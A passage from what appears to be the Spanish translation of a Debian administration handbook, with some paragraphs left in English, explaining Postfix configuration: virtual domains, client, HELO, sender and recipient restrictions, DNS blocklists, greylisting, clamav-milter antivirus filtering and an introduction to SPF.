Una de las preguntas adicionales pide los nombres de los dominios relacionados con la máquina. La lista inicial incluye su nombre completo así como también algunos sinónimos de `localhost`, pero el dominio principal `falcot.com` tiene que ser agregado de forma manual. En general se deberían añadir todos los dominios para los que esta máquina debe ejercer como servidor MX; en otras palabras, todos los dominios para los cuales el DNS anuncie que esta máquina aceptará correo. Esta información acaba siendo escrita en la variable `mydestination` del archivo de configuración principal de Postfix — `/etc/postfix/main.cf`.

Figura 11.1. Rol del registro DNS *MX* al enviar un correo



EXTRA Consulta de los registros MX

Cuando no existe un registro MX para un dominio en DNS, el servidor de correo intentará enviar el mensaje a la dirección del equipo directamente, utilizando para ello el registro A (o AAAA en IPv6).

En algunos casos, la instalación también puede preguntar desde qué redes se permitirá enviar correo a través de la máquina. En la configuración predeterminada, Postfix únicamente acepta correos que provengan desde la propia máquina; normalmente agregará la red local. Los administradores de Falcot Corp añadieron la red 192.168.0.0/16 al valor predeterminado. Si no se realiza esta pregunta durante la instalación, la variable de configuración correspondiente es `mynetworks`, tal y como puede verse en el ejemplo siguiente.

El correo local también puede ser entregado mediante **procmail**. Esta herramienta permite a los usuarios clasificar su correo en función de reglas contenidas en su archivo `~/.procmailrc`. Tanto Postfix y Exim4 sugieren procmail por defecto, pero hay alternativas como maildrop o filtros Sieve.

Después de este paso, los administradores obtuvieron el siguiente archivo de configuración; será usado en las siguientes secciones como punto de partida para agregar alguna funcionalidad adicional.

Ejemplo 11.1. Archivo `/etc/postfix/main.cf` inicial

```
# See /usr/share/postfix/main.cf.dist for a commented, more
complete version

# Debian specific:  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTPE $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# See http://www.postfix.org/COMPATIBILITY_README.html --
default to 2 on
# fresh installs.
compatibility_level = 2

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_tls_security_level=may

smtp_tls_CApath=/etc/ssl/certs
smtp_tls_security_level=may
```

```

smtp_tls_session_cache_database =
btree:${data_directory}/smtp_scache

smtpd_relay_restrictions = permit_mynetworks
permit_sasl_authenticated defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
mydestination = mail.falcot.com, falcot.com,
localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
192.168.0.0/16
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
default_transport = smtp
relay_transport = smtp
inet_protocols = all
myorigin = /etc/mailname

```

SEGURIDAD Certificados SSL de Snake oil

Los certificados *snake oil*, al igual que los medicamentos vendidos por charlatanes sin escrúpulos en los viejos tiempos (promocionados como *aceite de serpiente*, de ahí su nombre), no tienen absolutamente ningún valor: no puede confiar en ellos para autenticación del servidor puesto que son certificados autofirmados generados automáticamente. No obstante, son útiles para mejorar la privacidad de los intercambios.

En general solo deberían usarse con fines de prueba, y un servicio normal debe usar certificados reales. La iniciativa [Let's encrypt](#) ofrece certificados SSL/TLS gratuitos y de confianza, que pueden ser generados usando el paquete certbot como se describe en [Sección 11.2.2, “Añadiendo soporte para SSL”](#) y luego pueden ser usados en **postfix** de este modo:

```

smtpd_tls_cert_file = /etc/letsencrypt/live/DOMINIO/fullchain.pem
smtpd_tls_key_file = /etc/letsencrypt/live/DOMINIO/privkey.pem
smtpd_tls_CAfile = /etc/ssl/certs/ca-certificates.crt
smtpd_tls_CAspath = /etc/ssl/certs
smtp_tls_CAspath = /etc/ssl/certs

```

A different way to generate your own certificates using your own certificate authority is described in [Sección 10.2.2, “Infraestructura de llave pública: *easy-rsa*”](#).

11.1.2. Configuración de dominios virtuales

The mail server can receive mails addressed to other domains besides the main domain; these are then known as “virtual” domains. In most cases where this happens, the emails are not ultimately destined to local users. Postfix provides two interesting features for handling virtual domains.

***ATENCIÓN* Dominios virtuales y dominios canónicos**

No se debe hacer referencia a ninguno de los dominios virtuales en la variable `mydestination`; esta variable únicamente contiene los nombres de los dominios «canónicos» asociados directamente con la máquina y sus usuarios locales.

11.1.2.1. Alias de dominio virtual

Un «alias de dominio virtual» («virtual alias domain») únicamente contiene alias, es decir direcciones que únicamente reenvían los correos hacia otras direcciones.

Para habilitar un dominio de este tipo, agregue su nombre a la variable `virtual_alias_domains` y establezca un archivo de traducción de direcciones en la variable `virtual_alias_maps`.

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

El archivo `/etc/postfix/virtual` describe la relación con una sintaxis muy sencilla: cada línea contiene dos campos separados por espacios en blanco; el primer campo es el nombre del alias y el segundo es una lista de las direcciones de correo a las que se redirigen. La sintaxis especial `@dominio.com` abarca todos los alias pertenecientes a un dominio.

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com
# El alias siguiente es genérico y abarca todas las direcciones
# del dominio falcotsbrand.com que no están incluidas
# explícitamente
# en este archivo.
# Estas direcciones reenvían el correo al usuario con el mismo
# nombre
```

```
# del dominio falcot.com
@falcotsbrand.com                @falcot.com
```

Después de cambiar `/etc/postfix/virtual`, la tabla postfix `/etc/postfix/virtual.db` necesita ser actualizada utilizando **sudo postmap /etc/postfix/virtual**.

11.1.2.2. Casillas de dominio virtual

PRECAUCIÓN ¿Dominio virtual combinado?

Postfix no permite utilizar el mismo dominio en `virtual_alias_domains` y `virtual_mailbox_domains`. Sin embargo, cada dominio de `virtual_mailbox_domains` es incluido implícitamente en `virtual_alias_domains` lo que permite mezclar alias y casillas en un dominio virtual.

Los mensajes dirigidos a una casilla de dominio virtual son almacenados en casillas que no están asignadas a un usuario local del sistema.

Activar una casilla de dominio virtual requiere agregar este dominio en la variable `virtual_mailbox_domains` y hacer referencia a un archivo de asociación de casillas en `virtual_mailbox_maps`. El parámetro `virtual_mailbox_base` contiene el directorio en el que se almacenarán todas las casillas.

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

El parámetro `virtual_uid_maps` (o `virtual_gid_maps` respectivamente) hace referencia al archivo que contiene la asociación entre las direcciones de correo y el usuario de sistema (o grupo respectivamente) «dueño» de la casilla correspondiente. Para lograr que todas las casillas pertenezcan al mismo usuario/grupo, la sintaxis `static:5000` asigna un UID/GID fijo (aquí el valor 5000).

Nuevamente, la sintaxis del archivo `/etc/postfix/vmailbox` es bastante directo: dos campos separados con espacios en blanco. El primer campo es

una dirección de correo en alguno de los dominios virtuales y el segundo campo es la ubicación de la casilla asociada (relativa al directorio especificado en *virtual_mailbox_base*). Si el nombre de la casilla finaliza con una barra (/), se almacenarán los correos en formato *maildir*; de lo contrario se utilizará el formato *mbox* tradicional. El formato *maildir* utiliza un directorio completo para almacenar una casilla, cada mensaje individual es almacenado en un archivo separado. Por el otro lado, en el formato *mbox* se almacena toda la casilla en un archivo y cada línea que comience con «From (From es seguido por un espacio) indica el comienzo de un nuevo mensaje.

```
# Se almacena el correo de Jean como maildir, con
# un archivo por correo en un directorio dedicado
jean@falcot.org falcot.org/jean/
# Se almacena el correo de Sophie en un archivo
# «mbox» tradicional con todos los correos
# en un solo archivo
sophie@falcot.org falcot.org/sophie
```

11.1.3. Restricciones para recibir y enviar

La cantidad creciente de correo masivo no solicitado (*spam*) hace necesario ser cada vez más estricto al decidir qué correos debe aceptar un servidor. Esta sección presenta alguna de las estrategias incluidas en Postfix.

Si las reglas de rechazo son demasiado estrictas, puede ocurrir que incluso que se bloquee tráfico de correo electrónico legítimo. Es por eso un buen hábito comprobar las restricciones y evitar el rechazo permanente de peticiones durante este tiempo usando la directiva `soft_bounce = yes`. Al preceder una directiva de dirección con `warn_if_reject`, solo se registra un mensaje en vez de rechazar la petición.

***CULTURA* El problema del spam**

«Spam» es un término genérico utilizado para designar todo el correo comercial no solicitado (UCE por su siglas en inglés: «Unsolicited Commercial Emails») que inundan nuestras casillas electrónicas; los individuos sin escrúpulos que lo envían son conocidos como spammers. Poco les importan las molestias que causan ya que enviar un correo cuesta muy poco y sólo necesitan atraer con sus ofertas un porcentaje muy pequeño de quienes lo reciban para que la operación de

spam genere más dinero de lo que cuesta. El proceso es mayormente automático y cualquier dirección de correo que sea publicada (por ejemplo en un foro web, en los compendios de una lista de correo, en un blog, etc.) será probablemente descubierta por los robots de los spammers y víctima de un flujo interminable de mensajes no solicitados. Además, cada contacto encontrado en un sistema comprometido es un objetivo.

Todos los administradores de sistemas intentan enfrentarse a esta molestia con filtros de spam pero, por supuesto, los spammers continúan adaptándose para evitar estos filtros. Algunos inclusive alquilan redes de máquinas comprometidas por algún gusano de varios sindicatos criminales. ¡Estadísticas recientes estiman que hasta un 95% de todos los correos circulando en Internet son spam!

11.1.3.1. Restricciones de acceso basadas en IP

La directiva `smtpd_client_restrictions` controla qué máquinas pueden comunicarse con el servidor de correo.

Cuando una variable contiene una lista de reglas, como en el siguiente ejemplo, estas reglas son evaluadas en orden desde la primera hasta la última. Cada regla puede aceptar el mensaje, rechazarlo o dejar la decisión de qué hacer a reglas posteriores. Por lo tanto, el orden importa y cambiar el orden en el que están establecidas las reglas puede provocar un comportamiento completamente diferente.

Ejemplo 11.2. Restricciones basadas en la dirección del cliente

```
smtpd_client_restrictions =  
    permit_mynetworks,  
    warn_if_reject reject_unknown_client_hostname,  
    check_client_access hash:/etc/postfix/access_clientip,  
    reject_rhsbl_reverse_client db1.spamhaus.org,  
    reject_rhsbl_reverse_client rhsbl.sorbs.net,  
    reject_rbl_client zen.spamhaus.org,  
    reject_rbl_client dnsbl.sorbs.net
```

La directiva `permit_mynetworks`, como primera regla, acepta todos los correos que provienen de equipos en la red local (definida por la variable de configuración `mynetworks`).

La segunda directiva normalmente rechazará correos que provienen de equipos sin una configuración de DNS completamente válida. Esta

configuración válida significa que la dirección IP está asociada a un nombre y que este nombre, además, resuelve a dicha dirección IP. Generalmente, esta restricción es demasiado estricta ya que muchos servidores de correo no tienen un DNS inverso para su dirección IP. Esto explica porqué los administradores de Falcot agregaron el modificador `warn_if_reject` antes de la directiva `reject_unknown_client`: este modificador [convierte el rechazo en una simple advertencia guardada en los registros](#). Los administradores pueden revisar la cantidad de mensajes que hubiesen sido rechazados si esta regla hubiese sido aplicada y luego tomar decisiones informadas si desean activarla.

SUGERENCIA Tablas `access`

The restriction criteria include administrator-modifiable tables listing combinations of senders, IP addresses, and allowed or forbidden hostnames. These tables can be created using a copy of the `/usr/share/doc/postfix/examples/access` file shipped with the postfix-doc package and explained in `access(5)`. This model is self-documented in its comments, which means each table describes its own syntax.

La tabla `/etc/postfix/access_clientip` enumera direcciones IP y redes; `/etc/postfix/access_helo` enumera nombres de dominio; `/etc/postfix/access_sender` contiene direcciones de correo de remitentes. Necesita convertir todos estos archivos en «tablas hash» (un formato optimizado para acceso rápido) luego de cada cambio ejecutando **`sudo postmap /etc/postfix/archivo`**.

The `check_client_access` directive allows the administrator to set up a blacklist and a whitelist of email servers, stored in the `/etc/postfix/access_clientip` file. Servers in the whitelist are considered as trusted, and the emails coming from there therefore do not go through the following filtering rules.

Las últimas cuatro reglas rechazan cualquier mensaje que provenga de un servidor incluido en una de las listas negras indicadas. RBL es un acrónimo de *Remote Black List* (lista negra remota), y RHSBL que significa *Right-Hand Side Black List* (lista negra del lado derecho). La diferencia es que la última lista direcciones IP, mientras que la primera lista nombres de dominios. Hay varios servicios de este tipo. Listan dominios y direcciones IP con mala fama, servidores mal configurados que los *spammers* utilizan para redirigir sus correos, así como equipos que no siendo servidores de

correo legítimos están infectados con algún gusano o virus y actúan como tales.

***SUGERENCIA* Listas blancas y RBLs**

Las listas negras a veces incluyen un servidor legítimo que ha sufrido un inconveniente. En estas situaciones, se rechazarán todos los correos que provengan de alguno de estos servidores a menos que el servidor esté incluido en una lista blanca definida en `/etc/postfix/access_clientip`.

Por este motivo es recomendable incluir en la lista blanca o listas blancas los servidores confiables desde los que habitualmente se reciban muchos correos.

11.1.3.2. Revisión de la validez de las órdenes EHLO o HELO

Cada intercambio SMTP comienza con una orden HELO (o EHLO), seguido del nombre del servidor de correo que envía. Puede ser interesante comprobar la validez de este nombre. Para hacer cumplir las restricciones listadas en `smtpd_helo_restrictions` totalmente, la opción `smtpd_helo_required` necesita estar habilitada. De lo contrario, los clientes se saltarían las restricciones sin enviar ninguna orden HELO/EHLO.

Ejemplo 11.3. Restricciones en el nombre anunciado con EHLO

```
smtpd_helo_required = yes
smtpd_helo_restrictions =
    permit_mynetworks,
    reject_invalid_helo_hostname,
    reject_non_fqdn_helo_hostname,
    warn_if_reject reject_unknown_helo_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_rhsbl_helo multi.surbl.org
```

La primera directiva `permit_my_networks` permite que todas las máquinas en la red local se presenten libremente. Esto es importante ya que algunos programas de correo no respetan esta parte del protocolo SMTP de forma suficientemente correcta y pueden presentarse a sí mismos con nombres sin sentido.

The `reject_invalid_helo_hostname` rule rejects emails when the EHLO announce lists a syntactically incorrect hostname. The

`reject_non_fqdn_helo_hostname` rule rejects messages when the announced hostname is not a fully-qualified domain name (including a domain name as well as a host name). The `reject_unknown_helo_hostname` rule rejects messages if the announced name does not exist in the DNS. Since this last rule unfortunately leads to a lot of rejections, the administrators turned its effect to a simple warning with the `warn_if_reject` modifier as a first step; they may decide to remove this modifier at a later stage, after auditing the results of this rule.

`reject_rhsbl_helo` permite especificar una lista negra para comprobar el nombre del equipo en una RHSBL.

Utilizar `permit_mynetworks` como la primera regla tiene un efecto secundario interesante: las reglas siguientes sólo serán aplicadas a los equipos fuera de la red local. Esto permite rechazar todos los equipos que se anuncien a sí mismos como parte de la red `falcot.com`, por ejemplo agregando una línea `falcot.com REJECT ;No es parte de nuestra red!` en el archivo `/etc/postfix/access_helo`.

11.1.3.3. Accepting or Refusing Mails Based on the Announced Sender

Cada mensaje tiene un remitente anunciado con la orden `MAIL FROM` del protocolo SMTP; nuevamente, puede validar esta información de varias formas.

Ejemplo 11.4. Verificación de remitente

```
smtpd_sender_restrictions =  
    check_sender_access hash:/etc/postfix/access_sender,  
    reject_unknown_sender_domain,  
    reject_unlisted_sender,  
    reject_non_fqdn_sender,  
    reject_rhsbl_sender rhsbl.sorbs.net
```

La tabla `/etc/postfix/access_sender` asocia algún tratamiento especial a algunos remitentes. Esto generalmente significa enumerar algunos remitentes en una lista negra o blanca.

The `reject_unknown_sender_domain` rule requires a valid sender domain, since it is needed for a valid address. The `reject_unlisted_sender` rule rejects local senders if the address does not exist; this prevents emails being sent from an invalid address in the `falcot.com` domain, and messages emanating from `joe.bloggs@falcot.com` are only accepted if such an address really exists.

Finalmente, la regla `reject_non_fqdn_sender` rechaza los correos que dicen provenir de direcciones sin un nombre de dominio completamente calificado. En la práctica significa rechazar correos que provienen de `usuario@equipo`: la dirección debe anunciarse como `usuario@equipo.example.com` o `usuario@example.com`.

La regla `reject_rhsbl_sender` rechaza remitentes en base al servicio (basado en dominios) RHSBL.

11.1.3.4. Accepting or Refusing Mails Based on the Recipient

Cada correo tiene al menos un receptor, anunciado con la orden `RCPT TO` en el protocolo SMTP. Estas direcciones también requieren validación, aún si pueden ser menos relevantes que las verificaciones realizadas en la dirección del remitente.

Ejemplo 11.5. Verificación de receptor

```
smtpd_recipient_restrictions =  
    permit_mynetworks,  
    reject_unauth_destination,  
    reject_unlisted_recipient,  
    reject_non_fqdn_recipient,  
    permit
```

`reject_unauth_destination` es la regla básica que requiere que los mensajes externos estén destinados a nosotros; se rechazarán los mensajes que sean enviados a una dirección que no sea gestionada por este servidor. Sin esta regla, el servidor se convierte en una forma abierta de reenvío que permite que los spammers envíen correos no solicitados; por lo tanto esta regla es obligatoria y preferentemente debe estar ubicada cerca del principio

de la lista para evitar que otras reglas autoricen el mensaje antes que se verifique su destino.

La regla `reject_unlisted_recipient` rechaza los mensajes enviados a usuarios locales que no existen, lo que tiene sentido. Finalmente, la regla `reject_non_fqdn_recipient` rechaza direcciones que no sean completamente calificadas; esto hace imposible enviar un correo a `jean` o `jean@equipo` y necesita, en cambio, utilizar la dirección completa como `literal@equipo.falcot.com` o `jean@falcot.com`.

La directiva `permit` al final no es necesaria. Pero puede ser útil al final de una lista de restricciones para hacer la explícita la política predeterminada.

11.1.3.5. Restricciones asociadas con la orden `DATA`

Se emite la orden `DATA` en SMTP antes del contenido del mensaje. No provee ninguna información en sí misma además de anunciar lo que seguirá. Todavía puede ser sujeta a verificación.

Ejemplo 11.6. Verificación de `DATA`

```
smtpd_data_restrictions = reject_unauth_pipelining
```

Las directivas `reject_unauth_pipelining` causa que se rechace el mensaje si el remitente envía una orden antes que se envía la respuesta a la orden anterior. Esto previene una optimización común utilizada por los robots de spammers ya que no tienen el menor interés en las respuestas y sólo están interesados en enviar tantos correos como sea posible en el menor tiempo posible.

11.1.3.6. Implementación de restricciones

Si bien las órdenes anteriores validan la información en las varias etapas del intercambio SMTP, Postfix sólo envía el rechazo en sí como respuesta a la orden `RCPT TO` por defecto.

Esto significa que aún si se rechaza el mensaje debido a una orden `EHLO` no válida, Postfix conoce el remitente y el receptor cuando anuncia un rechazo. Luego puede registrar un mensaje más explícito de lo que podría si se

hubiera interrumpido la transacción al comienzo. Además, una cantidad de clientes SMTP no esperan fallos en las primeras órdenes de SMTP y estos clientes no se molestarán tanto por este rechazo tardío.

Una ventaja final de esta opción es que las reglas pueden acumular información durante las varias etapas del intercambio SMTP; esto permite definir permisos más precisos, como rechazar conexiones remotas si se anuncia como un remitente local.

La regla `smtpd_delay_reject` controla el comportamiento por defecto.

11.1.3.7. Filtros basados en el contenido del mensaje

El sistema de validación y restricción no estaría completo sin una forma de realizar verificaciones en el contenido de los mensajes. Postfix diferencia las verificaciones en las cabeceras del correo de aquellas sobre el cuerpo del mensaje.

Ejemplo 11.7. Habilitación de filtros basados en contenido

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

Ambos archivos contienen una lista de expresiones regulares (normalmente conocidas como *regexps* o *regexes*) y las acciones asociadas que se deben disparar cuando las cabeceras (o cuerpo) del mensaje coincida con la expresión.

VISTA RÁPIDA Tablas de expresiones regulares («*regexp*»)

The file `/usr/share/doc/postfix/examples/header_checks` (from the postfix-doc package) and `header_checks(5)` contain many explanatory comments and can be used as a starting point for creating the `/etc/postfix/header_checks` and `/etc/postfix/body_checks` files.

Ejemplo 11.8. Archivo `/etc/postfix/header_checks` de ejemplo

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO
Sarbacane)
/^Subject: *Su email contiene VIRUS/ DESCARTAR notificación de
virus
```

***VOLVER A LOS CIMIENTOS* Expresiones regulares**

El término *expresión regular* (acortado como *regexp* o *regex*) hace referencia a una notación genérica para expresar una descripción del contenido o estructura de una cadena de caracteres. Algunos caracteres especiales permiten definir alternativas (por ejemplo, `foo|bar` coincidirá con tanto «foo» como «bar»), conjuntos de caracteres permitidos (por ejemplo `[0-9]` significa cualquier dígito y `.` —un punto— significa cualquier carácter), cuantificación (`s?` coincidirá tanto con `s` como con la cadena vacía, en otras palabras 0 o 1 ocurrencia de `s`; `s+` coincidirá con uno o más caracteres `s` consecutivos, etc.). Los paréntesis permiten agrupar resultados de búsqueda.

La sintaxis exacta de estas expresiones es diferente en cada herramienta que las utilizan, pero las características básicas son similares.

→ https://es.wikipedia.org/wiki/Expresión_regular

El primero revisa la cabecera que menciona el software de correo; si es GOTO Sarbacane (un software en correo masivo), el mensaje es rechazado. La segunda expresión revisa el asunto del mensaje; si menciona una notificación de virus podemos decidir no rechazar el mensaje sino, en cambio, descartarlo inmediatamente.

Utilizar estos filtros es un arma de doble filo ya que es sencillo crear reglas demasiado genéricas y, en consecuencia, perder correos legítimos. En estos casos, no sólo se perderán los mensajes sino que sus remitentes recibirán mensajes de error no deseados (y molestos).

11.1.4. Configuración de «listas grises» (*greylisting*)

“Greylisting” is a filtering technique according to which a message is initially rejected with a temporary error code, and only accepted after a further delivery attempt with some delay. This filtering is particularly efficient against spam sent by the many machines infected by worms and viruses, since this software rarely acts as a full SMTP agent (by checking the error code and retrying failed messages later), especially since many of the harvested addresses are really invalid and retrying would only mean losing time.

Postfix no provee listas grises de forma nativa, pero posee una funcionalidad en la que la decisión de aceptar o rechazar un mensaje dado puede ser delegada a un programa externo. El paquete postgrey contiene dicho programa, diseñado para interactuar con su servicio de delegación de políticas de acceso.

Una vez que instaló postgrey, éste se ejecutará como un demonio que escucha en el puerto 10023. Luego puede configurar postfix para utilizarlo si agrega el parámetro `check_policy_service` como una restricción adicional:

```
smtpd_recipient_restrictions =  
    permit_mynetworks,  
    [...]  
    check_policy_service inet:127.0.0.1:10023
```

Each time Postfix reaches this rule in the rule set, it will connect to the **postgrey** daemon and send it information concerning the relevant message. On its side, Postgrey considers the IP address/sender/recipient triplet and checks in its database whether that same triplet has been seen recently. If so, Postgrey replies that the message should be accepted; if not, the reply indicates that the message should be temporarily rejected, and the triplet gets recorded in the database.

La principal desventaja de las listas grises es que demorará mensajes legítimos, lo que no siempre es aceptable. También aumenta la carga en los servidores que envían muchos correos legítimos.

EN LA PRÁCTICA Desventajas de las listas grises

En teoría, las listas grises sólo deberían demorar el primer correo de un remitente a un receptor particular, y la demora típica es del orden de minutos. La realidad, sin embargo, puede ser ligeramente diferente. Algunos ISPs grandes utilizan conjuntos de servidores SMTP y, cuando el mensaje es rechazado inicialmente, el servidor que lo reintente puede no ser el mismo que el que envió el mensaje inicial. Cuando ocurre esto, el segundo servidor también recibirá un error temporal debido a la lista gris y así sucesivamente; puede tomar varias horas hasta que la transmisión sea intentada por un servidor que ya estuvo involucrado ya que los servidores SMTP generalmente aumentan la demora entre intentos cuando éstos fallan.

Como consecuencia, la dirección IP puede cambiar en el tiempo aún para un remitente particular. Pero hay más: la dirección del remitente también puede cambiar. Por ejemplo, muchos servidores

de listas de correo codifican información extra en la dirección del remitente para poder gestionar mensajes de error (conocidos como «*bounces*»). Luego, puede que cada nuevo mensaje enviado a una lista de correo necesite pasar por las listas grises, lo que significa que debe ser almacenado (temporalmente) en el servidor del remitente. Para listas de correo muy grandes (con decenas de miles de suscriptos), esto puede convertirse en un problema rápidamente.

Para mitigar estas desventajas, Postgrey gestiona listas blancas de estos sitios y los mensajes que provengan desde ellos son aceptados inmediatamente sin pasar a través de las listas grises. Puede adaptar esta lista fácilmente a sus necesidades locales ya que se encuentra almacenada en el archivo `/etc/postgrey/whitelist_clients`.

***YENDO MÁS ALLÁ* Listas grises selectivas con milter-greylis**

También puede evitar los inconvenientes de las listas grises utilizándolas únicamente para el subconjunto de clientes que ya son considerados como fuentes probables de spam (porque se encuentran en una lista negra de DNS). Esto no es posible con postgrey, pero puede utilizar milter-greylis para hacer esto.

En este escenario, debido a que una lista negra de DNS nunca genera un rechazo definitivo, es razonable utilizar listas negras de DNS agresivas, incluyendo aquellas que incluyen todas las direcciones IP dinámicas de clientes de ISPs (como `pbl.spamhaus.org` o `dul.dnsbl.sorbs.net`).

Como milter-greylis utiliza la interfaz de milter de Sendmail, la configuración del lado de postfix se limita a «`smtpd_milters = unix:/var/run/milter-greylis/milter-greylis.sock`». La página de manual `greylis.conf(5)` documenta `/etc/milter-greylis/greylis.conf` y las muchas formas de configurar milter-greylis. Deberá también editar el archivo `/etc/default/milter-greylis` para activar realmente el servicio.

11.1.5. Personalización de filtros basados en el receptor

[Sección 11.1.3, “Restricciones para recibir y enviar”](#) y [Sección 11.1.4, “Configuración de «listas grises» \(*greylisting*\)”](#) revisaron muchas de las restricciones posibles. Todas son útiles para limitar la cantidad de spam recibido, pero también tienen sus desventajas. Por lo tanto, es más y más común, personalizar el conjunto de filtros según el receptor. En Falcot Corp, las listas grises son interesantes para la mayoría de los usuarios pero entorpece el trabajo de algunos usuarios que necesitan una latencia baja en sus correos (como el servicio de soporte técnico). De forma similar, el servicio comercial a veces tiene problemas para recibir correos de algunos

proveedores asiáticos que pueden encontrarse en listas negras; este servicio solicitó una dirección sin filtros para poder intercambiar correspondencia.

Postfix provee tal personalización de filtros con el concepto de «clases de restricción». Declarará las clases en el parámetro `smtpd_restriction_classes` de la misma forma que `smtpd_recipient_restrictions`. La directiva `check_recipient_access` define luego una tabla que asocia un receptor dado con el conjunto de restricciones apropiadas.

Ejemplo 11.9. Definición de clases de restricción en `main.cf`

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive =
    reject_rbl_client sbl-xbl.spamhaus.org,
    check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions =
    permit_mynetworks,
    reject_unauth_destination,
    check_recipient_access
hash:/etc/postfix/recipient_access
```

Ejemplo 11.10. El archivo `/etc/postfix/recipient_access`

```
# Direcciones sin filtro
postmaster@falcot.com    permissive
support@falcot.com       permissive
sales-asia@falcot.com    permissive

# Filtros agresivos para algunos usuarios privilegiados
joe@falcot.com           aggressive

# Regla especial para el administrador de la lista de correos
sympa@falcot.com         reject_unverified_sender

# Listas grises de forma predeterminada
falcot.com               greylisting
```

11.1.6. Integrating an Antivirus Filter

The many viruses circulating as attachments to emails make it important to set up an antivirus solution at the entry point of the company network, since despite an awareness campaign, some users will still open attachments from obviously shady messages.

***SEGURIDAD* Discusión Controvertida sobre el Software Antivirus**

El uso de escáneres de virus, o el llamado software antivirus, es controvertido. Normalmente hay un intervalo entre la publicación de una pieza de malware y la incorporación de reglas de detección en la base de datos del antivirus. Durante este intervalo, no hay protección basada en software. Además, el uso normalmente requiere la ejecución de software adicional, por ejemplo, para descomprimir archivos y escanear todo tipo de ejecutables, lo que aumenta drásticamente el potencial de explotación del propio software antivirus. Así pues, el uso de tales soluciones de software nunca reemplaza campañas de concienciación y simples reglas de comportamiento (nunca abrir adjuntos de enviados no solicitados, etc.).

The Falcot administrators selected **clamav** from the homonymous package.

La tarea de interactuar entre el antivirus y el servidor de correo le corresponde a **clamav-milter**. Un «*milter*» (apócope de «filtro de correo»: «*mail filter*») es un programa de filtrado diseñado especialmente para interactuar con servidores de correo. Un milter utiliza una interfaz de programación de aplicaciones (API: «Application Programming Interface») que provee un rendimiento mucho mejor que los filtros ajenos a los servidores de correo. *Sendmail* introdujo inicialmente a los milters, pero *Postfix* los implementó poco después.

***VISTA RÁPIDA* Un milter para Spamassassin**

El paquete spamass-milter provee un milter basado en *SpamAssassin*, el famoso detector de correo no deseado. Puede utilizarlo para marcar mensajes como probable spam (agregando una cabecera adicional) y/o rechazar el mensaje completamente si su «puntaje de spam» supera cierto límite.

Una vez que instaló el paquete clamav-milter, debería reconfigurar el milter para que ejecute en un puerto TCP en lugar del zócalo con nombre predeterminado. Puede lograr esto ejecutando **dpkg-reconfigure clamav-milter**. Cuando se le pregunte por la «Interfaz de comunicación con Sendmail», responda «inet:10002@127.0.0.1».

NOTA Puerto TCP real contra zócalo con nombre

La razón por la que utilizamos un puerto TCP real en lugar del zócalo con nombres es que los demonios postfix generalmente ejecutan en un chroot y no tienen acceso al directorio que contiene el zócalo con nombre. En caso que decida utilizar el zócalo con nombre, utilice una ubicación dentro del chroot (`/var/spool/postfix/`).

La configuración estándar de ClamAV se ajusta a la mayoría de las situaciones, pero puede personalizar algunos parámetros importantes con **`dpkg-reconfigure clamav-base`**.

El último paso involucra decirle a Postfix que utilice el filtro recientemente configurado. Esto es tan simple como agregar la siguiente directiva a `/etc/postfix/main.cf`:

```
# Revisión de virus con clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

Si el antivirus causa problema, puede comentar esta línea; deberá ejecutar **`systemctl reload postfix`** para que se tenga en cuenta el cambio.

EN LA PRÁCTICA Prueba del antivirus

Una vez que configuró el antivirus, debe probar que funciona correctamente. La forma más simple de hacerlo es enviar un correo de prueba con un adjunto que contenga el archivo `eicar.com` (o `eicar.com.zip`) que puede descargar:

→ <https://2016.eicar.org/86-0-Intended-use.html>

Este archivo no es un virus real sino un archivo de prueba que todo software antivirus en el mercado diagnostica como un virus para poder probar instalaciones.

Todos los mensajes gestionados por Postfix ahora pasarán a través del filtro antivirus.

11.1.7. Luchando contra el spam con SPF, DKIM y DMARC

El gran número de correos no solicitados enviados cada día ha llevado a la creación de varios estándares, que tratan corroborar que el equipo que envía un mensaje está autorizado y que no se ha manipulado el correo. Los siguientes sistemas están todos basados en DNS y requieren no solo que los administradores tengan control sobre el servidor de correo, sino también sobre el DNS para el dominio en cuestión.

PRECAUCIÓN **Discusión Controvertida**

Like any other tool, the following standards have limits and real effects if put to use. They can (and should) lead to emails being rejected or even just discarded. If that happens to some legitimate emails (sometimes sent from a misconfigured SMTP server), it usually causes anger and a lack of understanding by the user. Therefore these rules are often applied as a "soft fail" or a "soft reject", which usually means that failing the checks only leads to adding a (header) mark to the affected email. There are people who think that this makes these standards "broken by design". Decide for yourself and be careful about how strict you choose to apply these standards.

11.1.7.1. Ingrando el Convenio de Remitentes (Sender Policy Framework [SPF])

El Convenio de Remitentes (SPF en inglés) se usa para comprobar si se permite a un determinado servidor de correo enviar correos para un dominio determinado. Se configura principalmente mediante DNS. Se sintaxis de la entrada a realizar se explica con detalle en:

→ http://www.open-spf.org/SPF_Record_Syntax

→ <https://tools.ietf.org/html/rfc7208>

→ https://en.wikipedia.org/wiki/Sender_Policy_Framework

